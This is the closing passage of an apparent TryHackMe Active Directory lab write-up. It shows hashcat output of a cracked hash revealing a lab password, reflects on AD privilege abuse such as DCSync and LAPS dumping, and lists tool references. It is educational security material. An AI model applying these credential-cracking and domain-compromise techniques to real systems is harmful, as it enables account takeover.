836d38dc81d5cf070c38cae07b425d2bf8fcd28b88ee9fe8d9172e8442a0fe36475b9bb57476bbac3125280ba67ec9df473639d3d70d6a644fb873b06a2f23acd9f5fb900026f6
f810e07552c181479665029e259bfa0340bec8f311b3963c27af9af8ed437eed03f4b84598340eae8041be76914e7afdd6ca07cb8a6f47ef842ee0e25d1f9bd46bda0142a6b169
79c53683f:Passw0rd1

Session.....: hashcat
Status.....: Cracked
```

Summary

That's a wrap for this THM module. Much like our previous writeup of a THM's Attacktive Directory module [here](#), I hope we provided some useful background info into why we run these commands. IMHO AD security is mostly about understanding AD itself. As long as you know what a DACL looks like and what rights are required then you can Google and

figure out how to query who can DCSync, pull LAPS passwords, add themselves to Domain Admins, push ransomware domain wide, etc. If you don't know however, then all the general PowerShell knowledge in the world won't get you an answer.

It's not the tool in particular, it's understanding the backend and what privileges are required. If you don't want an attacker to own your Windows domain then don't give them privileges or an escalation path to those privileges. Don't worry about the specific tool they might use. The tools change all the time, but AD itself really hasn't changed all that much in 22 years.

Yeah, I know. It's 2023 and AD is "legacy" now. AAD is the new hotness. However something like 85% of the Fortune 500 still use AD and I'd bet that most of them who use AAD are actually using hybrid AD. If an attacker can gain sufficient privileges 'on prem' in a hybrid AD environment then your AAD is at risk too. Just because Microsoft took their eye off the ball doesn't mean you should too.

If this helps anyone else then great! It was good practice for us, we learned a few new tricks along the way regarding LSA protection and dumping NTDS.dit offline, and we updated our cheatsheets accordingly.

Stay safe out there!

References

Using Kali to enumerate & attack a DC: <https://medium.com/@happycamper84/attacktive-directory-thm-writeup-ca3ea4dcb7d5>

Credential Manager: <https://www.digitalcitizen.life/credential-manager-where-windows-stores-passwords-other-login-details/>

What might be in Credential Manager: <https://pentestlab.blog/2021/05/24/dumping-rdp-credentials/>

SMB versions & security: <https://docs.microsoft.com/en-us/windows-server/storage/file-server/troubleshoot/detect-enable-and-disable-smbv1-v2-v3>

Impacket, the Swiss Army Knife of testing AD security from Kali: <https://github.com/fortra/impacket>

Handy hash type mapped to Hashcat option: https://hashcat.net/wiki/doku.php?id=example_hashes